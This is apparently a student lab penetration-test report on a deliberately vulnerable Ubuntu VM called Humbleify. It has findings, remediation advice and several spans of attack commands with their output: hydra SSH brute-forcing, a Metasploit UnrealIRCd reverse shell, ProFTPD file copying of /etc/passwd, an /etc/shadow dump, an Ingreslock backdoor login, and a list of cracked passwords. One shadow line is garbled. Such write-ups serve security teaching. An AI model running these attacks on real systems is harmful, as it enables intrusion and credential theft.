# **Team 3 Penetration Testing Report**

Allie Evan, Pete Howe, Haris Rahid, Simon Wake

## **Executive Summary**

Over the past three weeks, we carried out a penetration test on a duplicate version of your server Humbleify. The duplicate version was used to prevent crashing the server, but the duplicate operated in the exact same way as the live website. The only information that my team was given was the IP address of your server. With this IP address, we were able to find out the usernames and passwords of all seven employees as well as the email addresses, credit card numbers, social security numbers, and first and last names of all 430,000 of your customers. This should be very alarming because of the damage that a malicious hacker could do if they exploited your server in the same way that we did. A malicious hacker could use this data to harm your company as well as your customers. In addition to the previously mentioned information, we were also able to discover an encrypted message from one of your employees to someone outside of the organization describing a "backdoor" into your server. This would allow the employee to access the server, and the sensitive information on the server, even if that employee was terminated and their account was removed from the system. It is highly suspicious that a current employee would do this because it can be reasonably assumed that they would have used this "backdoor" to harm your company if they were fired. We also discovered notes that employees have left for themselves describing how to access certain information and databases. All of this information could be used against your company, Humbleify, if the data were to get into the wrong hands.

Your server was exploited by using different hacking techniques. These techniques were very effective due to the weak security measures that your company had in place. The names and company email addresses of all employees were in plain sight on the website. This in itself is not a bad practice if you would like your customers to be able to contact your employees. However, with this information, we were able to guess the username of each employee and use a password cracking method to login to the employee portals. The passwords of your employees were very weak allowing us to crack the passwords in minutes. We recommend that the passwords of your employees should be a four word passphrase. Another bad security practice was allowing each employee to have access to the database that contained sensitive customer information. By doing this, a hacker only has to gain access to one employee's account to be able to access the database. We recommend only allowing a few high ranking and trustworthy employees access to customer information. Regarding the website as a whole, the servers that make the site run have too many access points for malicious hackers and should be updated to have better security.

# 1. Project Scope Description

## 1.1. Objectives

We have entered into a contractual agreement with Humbleify for us to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at deargle/pentest-humbleify.

The agreed-upon objectives are threefold:

- 1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
- 2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
- 3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

### 1.2. Authorization

We are operating under the following authorization:

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

#### You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

#### You may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

### Furthermore, note the following:

• This is a vagrant box development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope.

# 2. Target of Assessment

Key	Value
<b>Operating System</b>	Linux Kernel 3.13 on Ubuntu 14.04
MAC Address	52:54:00:BE:F6:67 (QEMU virtual NIC)
User accounts	tyler
	bcurtis
	bschneider
	cincinnatus
	jcochran
	mhayes
	mzimm
Services running	FTP Version: ProFTPD 1.3.5
	ssh Version: OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10
	(Ubuntu Linux; protocol 2.0)
	Http Version: Apache httpd 2.4.7 ((Ubuntu))
	Rpcbind version: 2-4 (RPC #10000)
	Ingreslock Version: unknown
	Mysql Version: MySQL (unauthorized)
	Irc Version: UnrealIRCd

Noteworthy Installed Applications	MySQL UnrealIRC ProFTPD
Web sites hosted	http://192.168.56.200/
Databases, and stored information	MySQL database  - Contained sensitive customer information including first and last names, email addresses, social security numbers, hashed passwords, and credit card numbers with their expiration date and year  - Contained employee usernames and passwords stored in plaintext as well as employee salary information

# 3. Relevant Findings

User	Password	Cross-References
3.1		4.4, 5.4
tyler	humbl3ifytyl3r	
bcurtis	motocross4life	
bschneider	humblhumbl	
cincinnatus	hellohello04	
jcochran	jcochran	
mhayes	seyahm	
mzimm	ChangeMe	
MySQL root	yfielbmuh	

**Table – Other Sensitive Information Obtained** 

Name	Description	Cross-references

3.2 Customer Personal Identifiable Information	SQL database containing sensitive employee and customer information. Customer information includes first and last names, email addresses, SSNs, credit card information stored in plaintext	4.2, 5.2
3.3 Root Access	Executable file named "documents.zip" which, when run, gives the user root privileges. Can be run by any user	4.3, 5.3
<b>3.4</b> Personal Notes	Employee personal notes and memos that described how to access MySQL table as well as describing potential vulnerabilities in the server	4.7, 5.8
3.5 Employee Emails	Email describing that user "mhayes" can run the command "sudo cat-shadow" to obtain a list of hashed employee passwords. Other emails from user "bcurtis" to an external user describing a backdoor as well as a method for escalating user privileges	4.8, 5.9

**Table – Vulnerable Services** 

Service	Description	Cross-references
3.6 ProFTPD	The server is running a ProFTPD application. It is using the updated version 1.3.5, which is vulnerable through its mod_copy module that allows unauthorized users access to the SITE CPFR and CITE CPTO commands. The information obtained due to this vulnerability is discussed in section X.C. This dilemma can be mediated by updating ProFTPD to 1.3.6rc1	4.6, 5.7

	or newer	
3.7 WebDAV	WebDAV is enabled for the /uploads/ folder and allows users to remotely connect to the server and upload documents. An attacker can upload malicious documents that may enable them to gain access to the server and allow for lateral movement. WebDAV should be disabled when not in use and uploads of specific file types like .php should be limited.	4.9, 5.10
3.8 Ingreslock	This service can be used to limit access to SQL databases, but it also automatically creates a backdoor when connecting to port 1524, which can be configured to login as a specific user without needing to enter a password.	4.10, 5.11
3.9 UnrealIRCD	The server is running version 3.2.8.1, which has a backdoor exploit that can be used to gain access to the server as Tyler. This can be remedied by upgrading to UnrealIRCD 6.0.7. Alternatively, if this service is not regularly used, it should be shut down.	4.5, 5.5

# 4. Supporting Details

### 4.1 MySQL

Through an nmap scan of the server we discover MySQL running on port 3306 session 7.1 to view the scan. We performed this exploit by:

1. To access the database we used a message discovered through the exploit of FTP (see section 4.7) written by Tyler. The message describes how to connect to the Humbleify

MySQL database, password hints, and the salt as well as hash for mySQL root. See section 7.6 for the exact message.

```
recho -n "1234humbl" | md5sum
cce14fe1eeff3dc01de1d8e6e77b1f5e -

(root © kali)-[~]
# echo -n "1234humblhumbl" | md5sum
dd3803c0af8b3fe130fdbc38e1fa4ce1 -

(root © kali)-[~]
# echo -n "1234yfielbmuh" | md5sum
341a451dcf7e552a237d49a63bfbbdf1 -
```

- 2. Using the password hint of "company website"
  we were able to guess and check different
  passwords using the echo command with the md5sum hash as shown below. After a few
  tries we were able to guess the correct password that replicated the MySQL hash in
  Tyler's message.
- 3. With the password we discovered, and access command provided by Tyler's note we were able to successfully enter the MySQL database when logged into Humbleify's server.

```
mhayes@vagrant:~$ mysql -h 127.0.0.1 -u root -p humbleify
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
```

4. Using the commands provided by Tyler's note we navigated through the database and uncovered personal identifying customer information, employee passwords, and employee salaries. See sections 7.12 and 7.14 for more information found in the database




#### 4.2 Customer Personal Identifiable Information

We discovered a vulnerability to the MySQL database through an nmap scan. See section 7.1.

- 1. We gained access to the MySQL database as described in section 4.1.
- 2. We were able to navigate through the database from directions in a personal note. See sections 4.7 and 7.6.

The below information was found in the database. See section 7.12 for the table format.



Shaquawn | Dubrowski | shaquawn.dubrowski@protonmail. | 0c26e47f79402247b0573b2df4bc08f6 | 146-12-7503 | 5422927512424830 | 3 | 2020

#### 4.3 Root Access

We were able to escalate to root in several ways:

The first way we achieved root access was by logging into Humbleify's server as Tyler. Tyler has sudo privileges, so by running "sudo -s" a root shell is created.

```
tyler@vagrant:~$ sudo -s
root@vagrant:~# whoami
root
root@vagrant:~#
```

The second way we achieved root privileges was by running

"/home/bcurtis/recycle-bin/documents.zip" which gives any user root access (see section 7.15).

#### 4.4 Passwords

We performed this exploit by:

- 1. Guessing the usernames of the employees as first initial of first name plus last name. Usernames were ultimately the same as the local part of email addresses.
- 2. Next we used hydra to brute force our way into as many users as possible. The hydra command used is shown below.

```
whydra -V -L /usr/share/metasploit-framework/data/wordlists/vagrant_users.txt -p PASS -e nsr 192.168.56.200 ssh Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-07 17:42:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:12/p:4), ~3 tries per task
[DATA] attacking ssh://192.168.56.200:22/
[ATTEMPT] target 192.168.56.200 - login "thenry" - pass "thenry" - 1 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.56.200 - login "thenry" - pass "" - 2 of 48 [child 1] (0/0)
[ATTEMPT] target 192.168.56.200 - login "thenry" - pass "PASS" - 4 of 48 [child 2] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bcurtis" - pass "bcurtis" - 5 of 48 [child 4] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bcurtis" - pass "bcurtis" - 5 of 48 [child 5] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bcurtis" - pass "sitrucb" - 7 of 48 [child 6] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bcurtis" - pass "sitrucb" - 7 of 48 [child 6] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bcurtis" - pass "sitrucb" - 7 of 48 [child 6] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bschneider" - pass "bschneider" - 9 of 48 [child 9] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bschneider" - pass "bschneider" - 9 of 48 [child 9] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bschneider" - pass "bschneider" - 1 of 48 [child 9] (0/0)
[ATTEMPT] target 192.168.56.200 - login "bschneider" - pass "redienhesb" - 11 of 48 [child 10] (0/0)
```

- 3. These two users gave us enough access to the server to perform sufficient reconnaissance to be able to further exploit the server (see sections 4.7 and 4.8).
- 4. Additional user password hashes were gained through access to the /etc/shadow file that mhayes has permission to access (see section 4.8.2).

```
mhayes@vagrant:~/mail$ sudo cat-shadow root:!:17767:0:99999:7:::
 daemon:*:17016:0:99999:7:::
 bin:*:17016:0:99999:7:::
 sys:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
    nan:*:17016:0:99999:7:::
 lp:*:17016:0:99999:7:::
 mail:*:17016:0:99999:7:::
 news:*:17016:0:99999:7:::
 uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
 www-data:*:17016:0:999999:7:::
backup:*:17016:0:999999:7:::
 list:*:17016:0:99999:7:::
  irc:*:17016:0:99999:7:::
  gnats:*:17016:0:99999:7:::
  nobody:*:17016:0:99999:7:::
 libuuid:!:17016:0:99999:7:::
 messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
 vagrant:$6$SX1VaXtH$UbYPh.XkYCfHbaS3lDA6yc8z4woXdQKaoLL8jaU/Jh9Hg6.PnQ91abDrNGRBq3vYk96ATIbjv7BVbeuW7t0sJ0:17767:0:99999:7:::
 vboxadd:!:17767:::::
dirmngr:*:19100:0:99999:7:::
 tyler:$1$salt123$Xd.9vhTmOrkybXCSzzl.0.:19100:0:99999:7:::
 bcurtis:$1$salt123$Rv23C4GhDRzJ5HakiB0UF.:19100:0:99999:7:::
bcult13.$1$3alt123$x25\dipR23JAaht123\beta\frac{1}{2}\dipR23JAaht123\beta\frac{1}{2}\dipR23JAaht123\beta\frac{1}{2}\dipR23JAaht123\beta\frac{1}{2}\dipR23\dipR23JAaht123\beta\frac{1}{2}\dipR4\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\dipR23\
 mysql:!:19100:0:99999:7:::
mhayes@vagrant:~/mail$
```

5. These passwords were cracked offline using hashcat (see section 7.17), which gave us access to a total of 5 user accounts when combined with the credentials obtained using hydra.

#### 4.5 UnrealIRCD Backdoor

We discovered this vulnerability when we noticed that UnrealIRCd was running on port 6667 using an Nmap scan. We performed this exploit by:

- 1. Running hexchat
- 2. Connecting to the IRC service on 192.168.56.200 on port 6667
- 3. Getting version information after connection

```
Welcome to the TestIRC IRC Network swvtgcp!swvtgcp@192.168.56.101
Your host is irc.TestIRC.net, running version Unreal3.2.8.1
This server was created Mon Apr 18 2022 at 21:27:44 UTC
```

4. Searching version information in metasploit

5. Selecting an appropriate payload, and running the exploit

```
r) > show payloads
 Compatible Payloads
                                                                                                                              Disclosure Date Rank
                                                                                                                                                                                            Check Description
               payload/cmd/unix/bind_perl
                                                                                                                                                                                                           Unix Command Shell, Bind TCP (via Perl)
Unix Command Shell, Bind TCP (via perl) IPv6
Unix Command Shell, Bind TCP (via Ruby)
Unix Command Shell, Bind TCP (via Ruby) IPv6
Unix Command Shell, Bind TCP (via Ruby) IPv6
Unix Command Shell, Reverse TCP (telnet)
Unix Command Shell, Reverse TCP SSL (telnet)
Unix Command Shell, Reverse TCP (via Perl)
Unix Command Shell, Reverse TCP SSL (via perl)
Unix Command Shell, Reverse TCP (via Ruby)
Unix Command Shell, Reverse TCP (via Ruby)
Unix Command Shell, Reverse TCP SSL (via Ruby)
Unix Command Shell, Reverse TCP SSL (telnet)
                                                                                                                                                                                                             Unix Command Shell, Bind TCP (via Perl)
               payload/cmd/unix/bind_perl_ipv6
payload/cmd/unix/bind_ruby
                                                                                                                                                                        normal
                                                                                                                                                                       normal No
normal No
normal No
               payload/cmd/unix/bind_ruby_ipv6
payload/cmd/unix/generic
                payload/cmd/unix/reverse
                payload/cmd/unix/reverse_bash_telnet_ssl
payload/cmd/unix/reverse_perl
                                                                                                                                                                        normal
              payload/cmd/unix/reverse_pert
payload/cmd/unix/reverse_ruby
payload/cmd/unix/reverse_ruby_ssl
payload/cmd/unix/reverse_ssl_double_telnet
                                                                                                                                                                        normal
                                                                                                                                                                        normal
normal
 <u>msf6</u> exploit(
                                                                                                                   r) > set payload 5
payload ⇒ cmd/unix/reverse
```

```
msf6 exploit(
    Started reverse TCP double handler on 192.168.121.1:4444
 192.168.56.200:6667 - Connected to 192.168.56.200:6667...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
   192.168.56.200:6667 - Sending backdoor command...
Accepted the first client connection...
    Accepted the second client connection...
    Command: echo rBYMThrDKRHpAspb;
    Writing to socket A
    Writing to socket B
    Reading from sockets ...
    Reading from socket B
    B: "rBYMThrDKRHpAspb\r\n"
    Matching ...
💌 Command shell session 1 opened (192.168.121.1:4444 → 192.168.121.150:42042 ) at 2023-04-13 18:33:44 -0400
whoami
tyler
```

6. Because Tyler has sudo privileges, this can be easily escalated to root.

whoami tyler sudo -s whoami <u>r</u>oot

#### 4.6 ProFTPD

This vulnerability was discovered by first running an nmap scan to view the ports open on the network. The scan showed several open ports including TCP port 22 running ProFTPD version 1.3.5 see section 7.1

We exploited this service by:

1. Opening metasploit console to search for possible exploits of ProFTPD version 1.3.5


The result returned one exploit matching this service and version. This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. See section 7.2 for a further description of the module used.

2. From the information provided by the exploit description, next a connection to the FTP of the server was established. No credentials were needed to access the module.


```
<u>msf6</u> auxiliary
<u>msf6</u> exploit(<mark>u</mark>
                                             ) > ftp 192.168.56.200
*] exec: ftp 192.168.56.200
Connected to 192.168.56.200.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.200]
Name (192.168.56.200:root):
331 Password required for root
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> SITE help
?Invalid command
tp> sit help
214-The following SITE commands are recognized (* ⇒'s unimplemented)
CPFR <sp> pathname
CPTO <sp> pathname
HELP
CHGRP
CHMOD
214 Direct comments to root@localhost
ftp>
```

3. The CPFR and CPTO commands were used to copy and paste /ect/passwd file to <a href="http://192.168.56.200/myfile">http://192.168.56.200/myfile</a>. This site then displayed all of the usernames in the server.

```
CHGRP
CHMOD
214 Direct comments to root@localhost
ftp> SITE CPFR /etc/passwd
?Invalid command
ftp> sit CPFR /etc/passwd
350 File or directory exists, ready for destination name
ftp> sit cpto /var/www/ect/passwd
550 cpto: No such file or directory
ftp> sit cpto /var/www/html/myfile
503 Bad sequence of commands
ftp> sit CPFR /etc/passwd
350 File or directory exists, ready for destination name
ftp> sit cpto /var/www/html/myfile
250 Copy successful
ftp> quite
?Invalid command
ftp> quit
221 Goodbye.
```



4. Next the files associated with each user login from <u>192.168.56.200/myfile</u> were copied and pasted to the site <u>192.168.56.200/imp</u>.



From this exploit we were able to gain access to the ftp service without any credentials, export users' files, and export the command files running on the server (see section 7.8). Several messages from employees were discovered describing how to access the mySQL database, vulnerable WebDAV on the webserver, who has the ability to use sudo to 'cat' a file, and in depth descriptions of the three file and directory permissions. See sections 7.3-7.7 for screenshots of the messages.

#### 4.7 Personal Notes

Numerous memos and personal notes were discovered in users' directories after gaining access to the server using user credentials and the ProFTPD exploit (see section 4.6). While these notes were not vulnerabilities in themselves, they provided important information about other vulnerabilities on the server and were essential for reconnaissance and information gathering.

- 1. We accessed users accounts after using hydra to obtain passwords (see section 4.4.2).
- 2. We logged in as jcochran using ssh to remotely access the server

```
ssh jcochran@192.168.56.200
jcochran@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
 * Documentation: https://help.ubuntu.com/
  System information as of Thu Apr 13 23:58:14 UTC 2023
  System load: 0.0
                                  Processes:
                                                       136
  Usage of /:
                3.4% of 61.65GB
                                  Users logged in:
                                                       1
  Memory usage: 64%
                                  IP address for eth0: 192.168.121.150
  Swap usage:
                                 IP address for eth1: 192.168.56.200
  Graph this data and manage this system at:
    https://landscape.canonical.com/
Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Thu Apr 13 19:31:42 2023 from 192.168.56.101
jcochran@vagrant:~$
```

3. Once we had user access to the server, we were able to explore the file directory

```
jcochran@vagrant:/home/tyler$ ls -la
total 56
drwxr-xr-x 4 tyler tyler 4096 Apr 13 19:19 .
drwxr-xr-x 10 root root 4096 Apr 18 2022 ...
        - 1 root root
                            5 Apr 13 19:19 .bash_history
-rw-r--r-- 1 tyler tyler 220 Apr 9
                                     2014 .bash_logout
-rw-r-r-- 1 tyler tyler 3637 Apr 9 2014 .bashrc

    2 tyler tyler 4096 Apr 13 19:15 .cache

           1 tyler tyler 2219 Apr 18 2022 file-permissions-and-stuff.txt
-rw-r--r--
           1 tyler tyler 619 Apr 18
-rw-r--r--
                                     2022 hashcat-practice.txt
drwxr-xr-x 2 tyler tyler 4096 Apr 18
                                      2022 mail
           1 tyler tyler 695 Apr 18
                                      2022 mysql-notes.txt
-rw-r--r--
           1 tyler tyler 675 Apr 9
                                     2014 .profile
           1 tyler tyler 361 Apr 18 2022 reading-bash-history.txt
           1 tyler tyler 249 Apr 18
                                      2022 remember-to-turn-off-webdav.txt
rw-r--r-- 1 tyler tyler 495 Apr 18 2022 warning-about-sudo-exploit.txt
```

4. While some users restricted access to personal files, others had files that were readable by any user. This allowed us to gain more information about the server, the services running on it, and potential vulnerabilities (see sections 7.3, 7.4, 7.5, 7.6, 7.7, 7.13).

#### 4.8 Employee Emails

- 1. During reconnaissance with the jcochran user account, we discovered email logs in the mail folders of mhayes and bcurtis that had restricted read access (see section 4.7.3).
- 2. After logging in with mhayes using a password obtained via hydra (see section 4.4.2), we were able to read her email and discovered that mhayes had permissions to obtain password hashes for all other users.

```
└─$ ssh mhaves@192.168.56.200
mhayes@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
 * Documentation: https://help.ubuntu.com/
 System information as of Fri Apr 14 18:36:25 UTC 2023
 System load: 0.0
                                                       133
                                  Processes:
 Usage of /:
               3.4% of 61.65GB
                                 Users logged in:
 Memory usage: 62%
                                 IP address for eth0: 192.168.121.150
 Swap usage:
                                 IP address for eth1: 192.168.56.200
 Graph this data and manage this system at:
   https://landscape.canonical.com/
Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Apr 14 18:36:25 2023 from 192.168.56.101
mhayes@vagrant:~$
```

```
mhayes@vagrant:~/mail$ cat shadow-dump.txt
Subject: Shadow Dump
To: <mhayes@humbleify.internal>
From: tyler@humbleify.internal

Hi Marla,

It's me, Tyler. I'm just leaving you this note to tell you that I have given your account the ability to run a script that I wrote called `cat-shadow`. This will dump out /etc/shadow, in case you need to show anyone for compliance purposes that we use hashes on our login passwords. I'm new so I'm not sure if anyone would ever ask for that.

Remember that to run the command, you will need to feed it to `sudo`, like this:
    sudo cat-shadow
- Tyler
```

3. These passwords were cracked using hashcat (see section 7.17) to obtain more employee credentials, including bourtis. Logging in as bourtis allowed access to more email files similar to above.

```
—$ ssh bcurtis@192.168.56.200
bcurtis@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
 * Documentation: https://help.ubuntu.com/
 System information as of Fri Apr 14 18:41:07 UTC 2023
 System load:
               0.0
                                 Processes:
                                                      133
 Usage of /:
               3.4% of 61.65GB Users logged in:
                                                      0
 Memory usage: 62%
                                IP address for eth0: 192.168.121.150
 Swap usage:
                                 IP address for eth1: 192.168.56.200
 Graph this data and manage this system at:
   https://landscape.canonical.com/
Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Thu Apr 13 19:20:12 2023 from 192.168.56.101
bcurtis@vagrant:~$
```

- 4. While these files were enciphered, it was relatively easy to to break the cipher thanks to other documents in bcurtis' directory (see sections 7.9, 7.10, and 7.11).
- 5. The decoded plaintext reveals that beartis had a secret way into the server on port 1524, which we know to be the ingreslock backdoor as well as a file called documents.zip, which is an executable file that can be run by any user(see sections 7.11 and 7.15).

#### 4.9 WebDAV

We discovered this vulnerability through a clue on a personal note. See section 7.13.

1. We checked if WebDAV is enabled on multiple paths including /uploads/.

```
msf6 auxiliary(scanner/http/webdav_scanner) > run

[*] 192.168.56.200 (Apache/2.4.7 (Ubuntu)) WebDAV disabled.

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/webdav_scanner) > set path /uploads/
path ⇒ /uploads/
msf6 auxiliary(scanner/http/webdav_scanner) > run

[*] 192.168.56.200 (Apache/2.4.7 (Ubuntu)) has WEBDAV ENABLED

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/webdav_scanner) >
```

a davtest for the specific url for uploads. See section 7.16.

2. Run

3. Upload a file to the server that creates a shell on the local machine when the file is accessed.

4. Create a shell as shown below.

#### 4.10 IngresLock

We discovered this vulnerability from an nmap scan that showed Ingreslock running on port 1524 (see section 7.1)

- 1. While doing reconnaissance we discovered a note that described a backdoor user bourtis had made on port 1524. See sections 7.10 and 7.11.
- 2. We then executed the telnet command to connect to port 1524, which logged us in as user bourtis without any need to authenticate.

```
root⊕ kali)-[/usr/share/wordlists]

# telnet 192.168.56.200 1524

Trying 192.168.56.200 ...

Connected to 192.168.56.200.

Escape character is '^]'.

bash: cannot set terminal process group (1051): Inappropriate ioctl for device bash: no job control in this shell bash: /root/.bash_profile: Permission denied bcurtis@vagrant:/$

■
```

# 5. Vulnerability Remediation

#### 5.1 MySQL

MySQL database should only be accessible by certain users. The password to enter the database also needs to be strengthened. We recommend using a four word passphrase to access the database. See sections 3.7, 4.1.

#### **5.2** Customer Personal Identifiable Information

The MySQL database contained the customer personal identifiable information and should be protected better (see section 5.1). Within the database, the SSN, email address, and credit card information should be hashed using the SHA - 256 algorithm. See sections 3.2 and 4.2.

#### **5.3 Root Access**

Remove executable files that can be run to give a user root access. See sections 3.3 And 4.3.

#### 5.4 Passwords

Change password requirements for employee logins to a four word passphrase. Passwords should also be hashed using the SHA - 256 algorithm instead of md5. See section 3.1 and 4.4.

#### 5.5 UnrealIRCD Backdoor

Upgrade to UnrealIRCD 6.0.7. See sections 3.10 and 4.5.

#### 5.6 OpenSSH

Upgrade to OpenSSH 9.2.

#### 5.7 ProFTPD

Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later. See sections 3.6 and 4.6.

#### 5.8 Personal Notes

Employees should not have notes containing sensitive information in unprotected files. All notes should be stored on a local computer that is disconnected from the server. See section 3.4 and 4.7.

#### 5.9 Employee Emails

Emails exchanged between employees should not contain information about how to access certain servers without using an encrypted channel. Emails should also not be saved and stored in a user's files. See sections 3.5 and 4.8.

#### 5.10 WebDAV

Webdav should only be used if necessary for business purposes. If not, we recommend removing WebDAV entirely. If you choose to keep WebDAV, it is critical that you turn the service off when it is not being used. See sections 3.8 and 4.9.

#### 5.11 Ingreslock

Remove the Ingreslock service from your servers entirely. See sections 3.9 and 4.10.

# 6. Glossary

**Backdoor** - A backdoor is a secret or undocumented method of accessing a computer system, application, or network in computing that gets beyond standard security precautions. In essence, a backdoor is a method for an attacker or authorized person to enter a system without first authenticating themselves.

Cipher - Ciphers are techniques for converting plaintext into encoded or encrypted text. Ciphers encrypt and decrypt messages using mathematical methods and keys. Substitution ciphers, transposition ciphers, and contemporary encryption techniques like AES and RSA are only a few examples of the many different types of ciphers. Since the beginning of time, ciphers have been employed to safeguard sensitive data, and they still play a crucial part in contemporary information security.

**Exploitation** - Exploitation is the act of taking advantage of a weakness or vulnerability in a system or network to obtain access without authorization, steal information, or do harm. Attackers can access sensitive information or run malicious code to exploit vulnerabilities using a variety of methods.

**Hashcat** - Hashcat is a well-known password cracking application that uses brute-force attacks, dictionary attacks, and other password cracking methods to recover lost or forgotten passwords. It is a command-line program that supports several different hashing algorithms.

**Hydra** - A common brute-force tool used to undertake automated password cracking attacks against distant systems is called Hydra. It is a network login cracker. It is a command-line utility that supports several different protocols, such as SMTP, Telnet, FTP, and SSH.

